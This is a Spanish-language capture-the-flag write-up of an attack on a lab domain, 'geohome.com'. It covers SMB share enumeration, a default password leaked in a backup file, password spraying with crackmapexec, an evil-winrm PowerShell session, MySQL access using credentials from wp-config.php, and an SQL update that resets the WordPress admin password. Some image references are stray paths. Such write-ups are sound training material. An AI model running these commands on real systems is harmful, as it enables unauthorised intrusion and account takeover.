└─$ smbmap -H geohome.com -u mcoronado -p The3rdQinDinastyThermOs?
130 ×
[+] IP: geohome.com:445 Name: unknown
```

```
        Disk                                                    Permissions
Comment
        ----                                                    -----------
-------
        ADMIN$                                                  NO ACCESS
Remote Admin
        C$                                                      NO ACCESS
Default share
        CustomerService-SHARE                                   NO ACCESS
        Finances-SHARE                                          NO ACCESS
        HR-SHARE                                                READ ONLY
        IPC$                                                    READ ONLY
Remote IPC
        IT-SHARE                                                NO ACCESS
        NETLOGON                                                READ ONLY
Logon server share
        Research-SHARE                                          NO ACCESS
        SYSVOL                                                  READ ONLY
Logon server share
```

Con este usuario podemos entrar en `HR-SHARE/BACKUP/DELETEME`

```
smbmap -H geohome.com -u mcoronado -p The3rdQinDinastyThermOs? --download HR-SHARE/BACKUP/DELETEME.txt
```

el contenido de dicho fichero es:

```
Por defecto todos los usuarios se crean con una contrase�a predeterminada: g3oh0m3!us4ar!0. Asegurarse de que todos los empleados cambien la contrase�a.
```

> Password por defecto: g3oh0m3!us4ar!0

Volvemos a probar con crackmapexec a ver a quién pertenece esta contraseña:
`crackmapexec smb geohome.com -u users_rpc -p "g3oh0m3\!us4ar\!0"`

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ crackmapexec smb geohome.com -u users rpc -p "g3oh0m3\!us4ar\!0"
SMB         geohome.com     445    GEOHOME-DC       [*] Windows 10.0 Build 17763 x64 (name:GEOHOME-DC) (domain:geohome.com) (signing:True) (SMBv1:False)
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\Administrator:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\Guest:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\krbtgt:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\pcasimiro:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\eescalera:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\nybanez:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\mcoronado:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\rsaiz:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\ssoriano:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\ecasas:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\tsabater:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [-] geohome.com\sguerrero:g3oh0m3!us4ar!0 STATUS_LOGON_FAILURE
SMB         geohome.com     445    GEOHOME-DC       [+] geohome.com\jenriques:g3oh0m3!us4ar!0
Traceback (most recent call last):
```

> enriques:g3oh0m3!us4ar!0

g3oh0m3!us4ar!0"

Con este nuevo usuario intentamos logearnos con `evil-winrm`

`evil-winrm -i geohome.com -u jenriques -p g3oh0m3\!us4ar\!0`

Y voilá, tenemos una sesión en Powershell:

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon/Research-Share]
└─$ evil-winrm -i geohome.com -u jenriques -p g3oh0m3\!us4ar\!0

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jenriques\Documents>
```

Y accediendo a su carpeta Desktop obtenemos la siguiente flag.

> FLAG{Buen_Password_Spraying_Eh?}

FLAG 5 - FLAG{SSRF_PARA_TOD@S_XD}

Revisando en el directorio `C:\inetpub\`hemos encontrado revisando algunos ficheros la siguiente flag, creo que no era el método esperado para dar con ella:


```
*Evil-WinRM* PS C:\inetpub\Internal> type index.html
<!DOCTYPE html>
<html lang="en">
<head>
        <meta name="viewport" content="width=device-width" />
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>Internal resource</title>
        <link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
<body>
<h2>FLAG{SSRF_PARA_TOD@S_XD}</h2>

</body>
</html>
*Evil-WinRM* PS C:\inetpub\Internal>
```

Camino a la 6° flag....

Investigando con la sesión de PS encontramos los directorios donde residen las aplicaciones web:

> C:\inetpub\GeoHome

Y encontramos en el wp-config.php:



Estas credenciales no son del wordpress sino de la base de datos MySQL:


```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ mysql -h 172.16.54.182 -P 3306 -u wpadmin -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 8.0.29 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

> Nueva contraseña: R34lm3nteEstaNoS!rveDeN@d@

Esta password tan sólo sirve para entrar en la base de datos.

Cambiamos la contraseña del wordpress por "prueba"

```
UPDATE `wp_users` SET `user_pass` = '$P$Bpmq0M2/IZ7EDbrCEue6JwtYuFALfd1' WHERE user_login = "geoadmin";
```



Y hasta aquí hemos llegado por hoy.

Flags

```
#Github
FLAG{ALWAYS_CHECK_COMMITS}
```

```
#Wordpress
FLAG{Update_Plugins!}

#API
API_FLAG{Never_public_your_secret}

# smb
FLAG{Buen_Password_Spraying_Eh?}

#SSRF
FLAG{SSRF_PARA_TOD@S_XD}
```